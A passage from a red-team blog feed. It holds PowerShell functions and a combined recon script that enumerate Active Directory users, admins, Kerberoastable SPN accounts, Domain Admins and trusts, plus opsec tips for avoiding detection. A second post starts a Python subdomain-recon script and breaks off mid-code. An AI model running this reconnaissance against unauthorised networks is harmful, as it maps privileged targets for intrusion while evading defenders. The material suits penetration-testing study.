        </span><span class="p">[</span><span class="n">pscustomobject</span><span class="p">]@{</span><span class="w">
            </span><span class="nx">Username</span><span class="w">    </span><span class="o">=</span><span class="w"> </span><span class="nv">$props</span><span class="p">[</span><span class="s2">"samaccountname"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">
            </span><span class="nx">DisplayName</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nx">if</span><span class="w"> </span><span class="err">(</span><span class="nv">$props</span><span class="p">[</span><span class="s2">"displayname"</span><span class="p">]</span><span class="err">.</span><span class="nx">Count</span><span class="err">)</span><span class="w">  </span><span class="p">{</span><span class="w"> </span><span class="nv">$props</span><span class="p">[</span><span class="s2">"displayname"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">  </span><span class="p">}</span><span class="w"> </span><span class="nx">else</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="s2">""</span><span class="w"> </span><span class="p">}</span><span class="w">
            </span><span class="nx">Email</span><span class="w">       </span><span class="o">=</span><span class="w"> </span><span class="nx">if</span><span class="w"> </span><span class="err">(</span><span class="nv">$props</span><span class="p">[</span><span class="s2">"mail"</span><span class="p">]</span><span class="err">.</span><span class="nx">Count</span><span class="err">)</span><span class="w">         </span><span class="p">{</span><span class="w"> </span><span class="nv">$props</span><span class="p">[</span><span class="s2">"mail"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">         </span><span class="p">}</span><span class="w"> </span><span class="nx">else</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="s2">""</span><span class="w"> </span><span class="p">}</span><span class="w">
            </span><span class="nx">Description</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nx">if</span><span class="w"> </span><span class="err">(</span><span class="nv">$props</span><span class="p">[</span><span class="s2">"description"</span><span class="p">]</span><span class="err">.</span><span class="nx">Count</span><span class="err">)</span><span class="w">  </span><span class="p">{</span><span class="w"> </span><span class="nv">$props</span><span class="p">[</span><span class="s2">"description"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">  </span><span class="p">}</span><span class="w"> </span><span class="nx">else</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="s2">""</span><span class="w"> </span><span class="p">}</span><span class="w">
            </span><span class="nx">UAC</span><span class="w">         </span><span class="o">=</span><span class="w"> </span><span class="nx">if</span><span class="w"> </span><span class="err">(</span><span class="nv">$props</span><span class="p">[</span><span class="s2">"useraccountcontrol"</span><span class="p">]</span><span class="err">.</span><span class="nx">Count</span><span class="err">)</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="nv">$props</span><span class="p">[</span><span class="s2">"useraccountcontrol"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w"> </span><span class="p">}</span><span class="w"> </span><span class="nx">else</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="mi">0</span><span class="w"> </span><span class="p">}</span><span class="w">
            </span><span class="nx">LastLogon</span><span class="w">   </span><span class="o">=</span><span class="w"> </span><span class="nx">if</span><span class="w"> </span><span class="err">(</span><span class="nv">$props</span><span class="p">[</span><span class="s2">"lastlogontimestamp"</span><span class="p">]</span><span class="err">.</span><span class="nx">Count</span><span class="err">)</span><span class="w"> </span><span class="p">{</span><span class="w">
                </span><span class="p">[</span><span class="n">datetime</span><span class="p">]::</span><span class="n">FromFileTime</span><span class="p">(</span><span class="nv">$props</span><span class="p">[</span><span class="s2">"lastlogontimestamp"</span><span class="p">][</span><span class="mi">0</span><span class="p">])</span><span class="w">
            </span><span class="p">}</span><span class="w"> </span><span class="nx">else</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="bp">$null</span><span class="w"> </span><span class="p">}</span><span class="w">
        </span><span class="p">}</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>Usage:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># All enabled users</span><span class="w">
</span><span class="n">Get-DomainUsers</span><span class="w"> </span><span class="nt">-Enabled</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Format-Table</span><span class="w"> </span><span class="nx">Username</span><span class="p">,</span><span class="w"> </span><span class="nx">DisplayName</span><span class="p">,</span><span class="w"> </span><span class="nx">LastLogon</span><span class="w">

</span><span class="c"># Users with adminCount=1 (directly or indirectly in privileged groups)</span><span class="w">
</span><span class="n">Get-DomainUsers</span><span class="w"> </span><span class="nt">-AdminsOnly</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Select-Object</span><span class="w"> </span><span class="nx">Username</span><span class="p">,</span><span class="w"> </span><span class="nx">Description</span><span class="w">
</span></code></pre></div></div>

<h2 id="enumerating-service-principal-names">Enumerating Service Principal Names</h2>

<p>SPNs are the first step toward Kerberoasting. Any authenticated user can query them.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kr">function</span><span class="w"> </span><span class="nf">Get-Kerberoastable</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="kr">param</span><span class="p">([</span><span class="n">string</span><span class="p">]</span><span class="nv">$Domain</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">USERDNSDOMAIN</span><span class="p">)</span><span class="w">

    </span><span class="nv">$searcher</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-LDAPConnection</span><span class="w"> </span><span class="nt">-Domain</span><span class="w"> </span><span class="nv">$Domain</span><span class="w">
    </span><span class="c"># Users with SPNs that aren't krbtgt or machine accounts</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">Filter</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"(&amp;(samAccountType=805306368)(servicePrincipalName=*)(!(samAccountName=krbtgt)))"</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">PropertiesToLoad</span><span class="o">.</span><span class="nf">AddRange</span><span class="p">(@(</span><span class="s2">"samAccountName"</span><span class="p">,</span><span class="w"> </span><span class="s2">"servicePrincipalName"</span><span class="p">,</span><span class="w"> </span><span class="s2">"memberOf"</span><span class="p">,</span><span class="w"> </span><span class="s2">"pwdLastSet"</span><span class="p">))</span><span class="w">

    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">FindAll</span><span class="p">()</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">ForEach-Object</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nv">$props</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="bp">$_</span><span class="o">.</span><span class="nf">Properties</span><span class="w">
        </span><span class="nv">$props</span><span class="p">[</span><span class="s2">"serviceprincipalname"</span><span class="p">]</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">ForEach-Object</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="p">[</span><span class="n">pscustomobject</span><span class="p">]@{</span><span class="w">
                </span><span class="nx">Username</span><span class="w">   </span><span class="o">=</span><span class="w"> </span><span class="nv">$props</span><span class="p">[</span><span class="s2">"samaccountname"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">
                </span><span class="nx">SPN</span><span class="w">        </span><span class="o">=</span><span class="w"> </span><span class="bp">$_</span><span class="w">
                </span><span class="nx">PwdLastSet</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nx">if</span><span class="w"> </span><span class="err">(</span><span class="nv">$props</span><span class="p">[</span><span class="s2">"pwdlastset"</span><span class="p">]</span><span class="err">.</span><span class="nx">Count</span><span class="err">)</span><span class="w"> </span><span class="p">{</span><span class="w">
                    </span><span class="p">[</span><span class="n">datetime</span><span class="p">]::</span><span class="n">FromFileTime</span><span class="p">(</span><span class="nv">$props</span><span class="p">[</span><span class="s2">"pwdlastset"</span><span class="p">][</span><span class="mi">0</span><span class="p">])</span><span class="w">
                </span><span class="p">}</span><span class="w"> </span><span class="nx">else</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="bp">$null</span><span class="w"> </span><span class="p">}</span><span class="w">
            </span><span class="p">}</span><span class="w">
        </span><span class="p">}</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Get-Kerberoastable</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Sort-Object</span><span class="w"> </span><span class="nx">PwdLastSet</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Format-Table</span><span class="w"> </span><span class="nt">-AutoSize</span><span class="w">
</span></code></pre></div></div>

<h2 id="enumerating-group-membership">Enumerating Group Membership</h2>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kr">function</span><span class="w"> </span><span class="nf">Get-GroupMembers</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="kr">param</span><span class="p">(</span><span class="w">
        </span><span class="p">[</span><span class="n">Parameter</span><span class="p">(</span><span class="n">Mandatory</span><span class="p">)]</span><span class="w">
        </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$GroupName</span><span class="p">,</span><span class="w">
        </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$Domain</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">USERDNSDOMAIN</span><span class="p">,</span><span class="w">
        </span><span class="p">[</span><span class="n">switch</span><span class="p">]</span><span class="nv">$Recurse</span><span class="w">
    </span><span class="p">)</span><span class="w">

    </span><span class="nv">$searcher</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-LDAPConnection</span><span class="w"> </span><span class="nt">-Domain</span><span class="w"> </span><span class="nv">$Domain</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">Filter</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"(&amp;(objectClass=group)(samAccountName=</span><span class="nv">$GroupName</span><span class="s2">))"</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">PropertiesToLoad</span><span class="o">.</span><span class="nf">AddRange</span><span class="p">(@(</span><span class="s2">"member"</span><span class="p">,</span><span class="w"> </span><span class="s2">"distinguishedName"</span><span class="p">))</span><span class="w">

    </span><span class="nv">$group</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">FindOne</span><span class="p">()</span><span class="w">
    </span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="o">-not</span><span class="w"> </span><span class="nv">$group</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="n">Write-Warning</span><span class="w"> </span><span class="s2">"Group '</span><span class="nv">$GroupName</span><span class="s2">' not found"</span><span class="w">
        </span><span class="kr">return</span><span class="w">
    </span><span class="p">}</span><span class="w">

    </span><span class="nv">$members</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$group</span><span class="o">.</span><span class="n">Properties</span><span class="p">[</span><span class="s2">"member"</span><span class="p">]</span><span class="w">
    </span><span class="nv">$output</span><span class="w">  </span><span class="o">=</span><span class="w"> </span><span class="p">@()</span><span class="w">

    </span><span class="kr">foreach</span><span class="w"> </span><span class="p">(</span><span class="nv">$memberDN</span><span class="w"> </span><span class="kr">in</span><span class="w"> </span><span class="nv">$members</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nv">$memberSearcher</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-LDAPConnection</span><span class="w"> </span><span class="nt">-Domain</span><span class="w"> </span><span class="nv">$Domain</span><span class="w">
        </span><span class="nv">$memberSearcher</span><span class="o">.</span><span class="nf">Filter</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"(distinguishedName=</span><span class="nv">$memberDN</span><span class="s2">)"</span><span class="w">
        </span><span class="nv">$memberSearcher</span><span class="o">.</span><span class="nf">PropertiesToLoad</span><span class="o">.</span><span class="nf">AddRange</span><span class="p">(@(</span><span class="s2">"samAccountName"</span><span class="p">,</span><span class="w"> </span><span class="s2">"objectClass"</span><span class="p">,</span><span class="w"> </span><span class="s2">"distinguishedName"</span><span class="p">))</span><span class="w">

        </span><span class="nv">$memberObj</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$memberSearcher</span><span class="o">.</span><span class="nf">FindOne</span><span class="p">()</span><span class="w">
        </span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="o">-not</span><span class="w"> </span><span class="nv">$memberObj</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w"> </span><span class="kr">continue</span><span class="w"> </span><span class="p">}</span><span class="w">

        </span><span class="nv">$mp</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$memberObj</span><span class="o">.</span><span class="nf">Properties</span><span class="w">
        </span><span class="nv">$objType</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$mp</span><span class="p">[</span><span class="s2">"objectclass"</span><span class="p">]</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Select-Object</span><span class="w"> </span><span class="nt">-Last</span><span class="w"> </span><span class="nx">1</span><span class="w">

        </span><span class="nv">$entry</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">[</span><span class="n">pscustomobject</span><span class="p">]@{</span><span class="w">
            </span><span class="nx">Name</span><span class="w">  </span><span class="o">=</span><span class="w"> </span><span class="nv">$mp</span><span class="p">[</span><span class="s2">"samaccountname"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">
            </span><span class="nx">Type</span><span class="w">  </span><span class="o">=</span><span class="w"> </span><span class="nv">$objType</span><span class="w">
            </span><span class="nx">DN</span><span class="w">    </span><span class="o">=</span><span class="w"> </span><span class="nv">$mp</span><span class="p">[</span><span class="s2">"distinguishedname"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">
        </span><span class="p">}</span><span class="w">
        </span><span class="nv">$output</span><span class="w"> </span><span class="o">+=</span><span class="w"> </span><span class="nv">$entry</span><span class="w">

        </span><span class="c"># Recursively expand nested groups</span><span class="w">
        </span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="nv">$Recurse</span><span class="w"> </span><span class="o">-and</span><span class="w"> </span><span class="nv">$objType</span><span class="w"> </span><span class="o">-eq</span><span class="w"> </span><span class="s2">"group"</span><span class="p">)</span><span class="w"> </span><span class="p">{</span><span class="w">
            </span><span class="nv">$output</span><span class="w"> </span><span class="o">+=</span><span class="w"> </span><span class="n">Get-GroupMembers</span><span class="w"> </span><span class="nt">-GroupName</span><span class="w"> </span><span class="nv">$mp</span><span class="p">[</span><span class="s2">"samaccountname"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w"> </span><span class="nt">-Domain</span><span class="w"> </span><span class="nv">$Domain</span><span class="w"> </span><span class="nt">-Recurse</span><span class="w">
        </span><span class="p">}</span><span class="w">
    </span><span class="p">}</span><span class="w">

    </span><span class="nv">$output</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Sort-Object</span><span class="w"> </span><span class="nx">Type</span><span class="p">,</span><span class="w"> </span><span class="nx">Name</span><span class="w"> </span><span class="nt">-Unique</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Direct members of Domain Admins</span><span class="w">
</span><span class="n">Get-GroupMembers</span><span class="w"> </span><span class="nt">-GroupName</span><span class="w"> </span><span class="s2">"Domain Admins"</span><span class="w">

</span><span class="c"># All members including nested groups</span><span class="w">
</span><span class="n">Get-GroupMembers</span><span class="w"> </span><span class="nt">-GroupName</span><span class="w"> </span><span class="s2">"Domain Admins"</span><span class="w"> </span><span class="nt">-Recurse</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Format-Table</span><span class="w"> </span><span class="nx">Name</span><span class="p">,</span><span class="w"> </span><span class="nx">Type</span><span class="w">
</span></code></pre></div></div>

<h2 id="domain-trust-enumeration">Domain Trust Enumeration</h2>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kr">function</span><span class="w"> </span><span class="nf">Get-DomainTrusts</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="kr">param</span><span class="p">([</span><span class="n">string</span><span class="p">]</span><span class="nv">$Domain</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">USERDNSDOMAIN</span><span class="p">)</span><span class="w">

    </span><span class="nv">$searcher</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-LDAPConnection</span><span class="w"> </span><span class="nt">-Domain</span><span class="w"> </span><span class="nv">$Domain</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">SearchRoot</span><span class="o">.</span><span class="nf">Path</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"LDAP://CN=System,"</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="p">(</span><span class="w">
        </span><span class="s2">"DC="</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="p">(</span><span class="nv">$Domain</span><span class="w"> </span><span class="o">-replace</span><span class="w"> </span><span class="s2">"\."</span><span class="p">,</span><span class="w"> </span><span class="s2">",DC="</span><span class="p">)</span><span class="w">
    </span><span class="p">)</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">Filter</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"(objectClass=trustedDomain)"</span><span class="w">
    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">PropertiesToLoad</span><span class="o">.</span><span class="nf">AddRange</span><span class="p">(@(</span><span class="w">
        </span><span class="s2">"name"</span><span class="p">,</span><span class="w"> </span><span class="s2">"trustDirection"</span><span class="p">,</span><span class="w"> </span><span class="s2">"trustType"</span><span class="p">,</span><span class="w"> </span><span class="s2">"trustAttributes"</span><span class="w">
    </span><span class="p">))</span><span class="w">

    </span><span class="nv">$directionMap</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">@{</span><span class="w"> </span><span class="mi">1</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Inbound"</span><span class="p">;</span><span class="w"> </span><span class="mi">2</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Outbound"</span><span class="p">;</span><span class="w"> </span><span class="mi">3</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Bidirectional"</span><span class="w"> </span><span class="p">}</span><span class="w">
    </span><span class="nv">$typeMap</span><span class="w">      </span><span class="o">=</span><span class="w"> </span><span class="p">@{</span><span class="w"> </span><span class="mi">1</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Downlevel"</span><span class="p">;</span><span class="w"> </span><span class="mi">2</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Uplevel"</span><span class="p">;</span><span class="w"> </span><span class="mi">3</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"MIT"</span><span class="p">;</span><span class="w"> </span><span class="mi">4</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"DCE"</span><span class="w"> </span><span class="p">}</span><span class="w">

    </span><span class="nv">$searcher</span><span class="o">.</span><span class="nf">FindAll</span><span class="p">()</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">ForEach-Object</span><span class="w"> </span><span class="p">{</span><span class="w">
        </span><span class="nv">$p</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="bp">$_</span><span class="o">.</span><span class="nf">Properties</span><span class="w">
        </span><span class="p">[</span><span class="n">pscustomobject</span><span class="p">]@{</span><span class="w">
            </span><span class="nx">TrustedDomain</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$p</span><span class="p">[</span><span class="s2">"name"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">
            </span><span class="nx">Direction</span><span class="w">     </span><span class="o">=</span><span class="w"> </span><span class="nv">$directionMap</span><span class="p">[[</span><span class="n">int</span><span class="p">]</span><span class="nv">$p</span><span class="p">[</span><span class="s2">"trustdirection"</span><span class="p">][</span><span class="mi">0</span><span class="p">]]</span><span class="w">
            </span><span class="nx">Type</span><span class="w">          </span><span class="o">=</span><span class="w"> </span><span class="nv">$typeMap</span><span class="p">[[</span><span class="n">int</span><span class="p">]</span><span class="nv">$p</span><span class="p">[</span><span class="s2">"trusttype"</span><span class="p">][</span><span class="mi">0</span><span class="p">]]</span><span class="w">
            </span><span class="nx">Attributes</span><span class="w">    </span><span class="o">=</span><span class="w"> </span><span class="nv">$p</span><span class="p">[</span><span class="s2">"trustattributes"</span><span class="p">][</span><span class="mi">0</span><span class="p">]</span><span class="w">
        </span><span class="p">}</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<h2 id="putting-it-all-together--quick-recon-script">Putting It All Together — Quick Recon Script</h2>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$domain</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">USERDNSDOMAIN</span><span class="w">
</span><span class="nv">$ts</span><span class="w">     </span><span class="o">=</span><span class="w"> </span><span class="n">Get-Date</span><span class="w"> </span><span class="nt">-Format</span><span class="w"> </span><span class="s2">"yyyyMMdd_HHmmss"</span><span class="w">
</span><span class="nv">$outDir</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"</span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">TEMP</span><span class="s2">\adrecon_</span><span class="nv">$ts</span><span class="s2">"</span><span class="w">
</span><span class="n">New-Item</span><span class="w"> </span><span class="nt">-ItemType</span><span class="w"> </span><span class="nx">Directory</span><span class="w"> </span><span class="nt">-Path</span><span class="w"> </span><span class="nv">$outDir</span><span class="w"> </span><span class="nt">-Force</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Out-Null</span><span class="w">

</span><span class="n">Write-Host</span><span class="w"> </span><span class="s2">"[*] Domain: </span><span class="nv">$domain</span><span class="s2">"</span><span class="w">
</span><span class="n">Write-Host</span><span class="w"> </span><span class="s2">"[*] Output: </span><span class="nv">$outDir</span><span class="s2">"</span><span class="w">

</span><span class="c"># Admins</span><span class="w">
</span><span class="n">Get-DomainUsers</span><span class="w"> </span><span class="nt">-AdminsOnly</span><span class="w"> </span><span class="o">|</span><span class="w">
    </span><span class="n">Export-Csv</span><span class="w"> </span><span class="s2">"</span><span class="nv">$outDir</span><span class="s2">\admin_users.csv"</span><span class="w"> </span><span class="nt">-NoTypeInformation</span><span class="w">
</span><span class="n">Write-Host</span><span class="w"> </span><span class="s2">"[+] Admin users written"</span><span class="w">

</span><span class="c"># Kerberoastable accounts</span><span class="w">
</span><span class="n">Get-Kerberoastable</span><span class="w"> </span><span class="o">|</span><span class="w">
    </span><span class="n">Export-Csv</span><span class="w"> </span><span class="s2">"</span><span class="nv">$outDir</span><span class="s2">\kerberoastable.csv"</span><span class="w"> </span><span class="nt">-NoTypeInformation</span><span class="w">
</span><span class="n">Write-Host</span><span class="w"> </span><span class="s2">"[+] Kerberoastable accounts written"</span><span class="w">

</span><span class="c"># DA members</span><span class="w">
</span><span class="n">Get-GroupMembers</span><span class="w"> </span><span class="nt">-GroupName</span><span class="w"> </span><span class="s2">"Domain Admins"</span><span class="w"> </span><span class="nt">-Recurse</span><span class="w"> </span><span class="o">|</span><span class="w">
    </span><span class="n">Export-Csv</span><span class="w"> </span><span class="s2">"</span><span class="nv">$outDir</span><span class="s2">\domain_admins.csv"</span><span class="w"> </span><span class="nt">-NoTypeInformation</span><span class="w">
</span><span class="n">Write-Host</span><span class="w"> </span><span class="s2">"[+] Domain Admin members written"</span><span class="w">

</span><span class="c"># Trusts</span><span class="w">
</span><span class="n">Get-DomainTrusts</span><span class="w"> </span><span class="o">|</span><span class="w">
    </span><span class="n">Export-Csv</span><span class="w"> </span><span class="s2">"</span><span class="nv">$outDir</span><span class="s2">\trusts.csv"</span><span class="w"> </span><span class="nt">-NoTypeInformation</span><span class="w">
</span><span class="n">Write-Host</span><span class="w"> </span><span class="s2">"[+] Trust relationships written"</span><span class="w">

</span><span class="n">Write-Host</span><span class="w"> </span><span class="s2">"</span><span class="se">`n</span><span class="s2">[+] Done. Review files in </span><span class="nv">$outDir</span><span class="s2">"</span><span class="w">
</span></code></pre></div></div>

<h2 id="opsec-notes">Opsec Notes</h2>

<ul>
  <li>These queries go over LDAP (port 389) or LDAPS (636) to a domain controller. They look like normal Windows traffic but generate event IDs 4662 (directory service access) on DCs with advanced auditing enabled.</li>
  <li><code class="language-plaintext highlighter-rouge">PageSize = 1000</code> issues multiple requests for large directories. If you need to be stealthier, reduce page size and add <code class="language-plaintext highlighter-rouge">Start-Sleep</code> between pages.</li>
  <li>The <code class="language-plaintext highlighter-rouge">.NET</code> classes are loaded in-process in your PowerShell runspace — no child processes, no files on disk.</li>
</ul>

<p>None of this replaces BloodHound for visualizing the full attack path graph. But for a quick, quiet check of the basics, native LDAP queries keep the noise down.</p>]]></content><author><name>Yaron King</name></author><category term="red-team" /><category term="powershell" /><category term="active-directory" /><category term="red-team" /><category term="enumeration" /><summary type="html"><![CDATA[RSAT isn't always available and importing PowerView raises flags. This post covers native PowerShell techniques for enumerating Active Directory — users, groups, SPNs, and trust relationships — using only built-in .NET classes and LDAP queries.]]></summary></entry><entry><title type="html">Automating Recon with Python: A Practical Primer</title><link href="https://yaronking.com/blog/2024/01/15/automating-recon-with-python/" rel="alternate" type="text/html" title="Automating Recon with Python: A Practical Primer" /><published>2024-01-15T00:00:00-05:00</published><updated>2024-01-15T00:00:00-05:00</updated><id>https://yaronking.com/blog/2024/01/15/automating-recon-with-python</id><content type="html" xml:base="https://yaronking.com/blog/2024/01/15/automating-recon-with-python/"><![CDATA[<p>Manual reconnaissance is slow and inconsistent. This post walks through building a basic but solid Python script that automates subdomain enumeration, port scanning orchestration, and output normalization — the unglamorous foundation of any serious engagement.</p>

<!--more-->

<h2 id="the-problem-with-manual-recon">The Problem with Manual Recon</h2>

<p>You have a target. You start running tools one at a time, piping output into text files, maybe grepping for ports, maybe missing something because you forgot a flag. Two hours later you have a pile of disconnected data and no clear picture of the attack surface.</p>

<p>The fix isn’t a fancy platform. It’s a script that runs your existing tools in sequence, normalizes their output, and gives you a single structured file to work from.</p>

<h2 id="project-structure">Project Structure</h2>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>recon/
├── recon.py          # Main script
├── modules/
│   ├── subdomain.py  # Subdomain enumeration
│   └── portscan.py   # Nmap wrapper
└── output/           # Results land here
</code></pre></div></div>

<h2 id="subdomain-enumeration">Subdomain Enumeration</h2>

<p>We’ll wrap <code class="language-plaintext highlighter-rouge">subfinder</code> (install separately) and parse its output:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="n">subprocess</span>
<span class="kn">import</span> <span class="n">json</span>
<span class="kn">from</span> <span class="n">pathlib</span> <span class="kn">import</span> <span class="n">Path</span>

<span class="k">def</span> <span class="nf">enumerate_subdomains</span><span class="p">(</span><span class="n">domain</span><span class="p">:</span> <span class="nb">str</span><span class="p">,</span> <span class="n">output_dir</span><span class="p">:</span> <span class="n">Path</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">list</span><span class="p">[</span><span class="nb">str</span><span class="p">]:</span>
    <span class="sh">"""</span><span class="s">
    Run subfinder against the target domain.
    Returns a list of discovered subdomains.
    </span><span class="sh">"""</span>
    <span class="n">outfile</span> <span class="o">=</span> <span class="n">output_dir</span> <span class="o">/</span> <span class="sa">f</span><span class="sh">"</span><span class="si">{</span><span class="n">domain</span><span class="si">}</span><span class="s">_subdomains.txt</span><span class="sh">"</span>

    <span class="n">result</span> <span class="o">=</span> <span class="n">subprocess</span><span class="p">.</span><span class="nf">run</span><span class="p">(</span>
        <span class="p">[</span><span class="sh">"</span><span class="s">subfinder</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">-d</span><span class="sh">"</span><span class="p">,</span> <span class="n">domain</span><span class="p">,</span> <span class="sh">"</span><span class="s">-silent</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">-o</span><span class="sh">"</span><span class="p">,</span> <span class="nf">str</span><span class="p">(</span><span class="n">outfile</span><span class="p">)],</span>
        <span class="n">capture_output</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span>
        <span class="n">text</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span>
        <span class="n">timeout</span><span class="o">=</span><span class="mi">120</span>
    <span class="p">)</span>

    <span class="k">if</span> <span class="n">result</span><span class="p">.</span><span class="n">returncode</span> <span class="o">!=</span> <span class="mi">0</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[!] subfinder error: </span><span class="si">{</span><span class="n">result</span><span class="p">.</span><span class="n">stderr</span><span class="p">.</span><span class="nf">strip</span><span class="p">()</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
        <span class="k">return</span> <span class="p">[]</span>

    <span class="k">if</span> <span class="ow">not</span> <span class="n">outfile</span><span class="p">.</span><span class="nf">exists</span><span class="p">():</span>
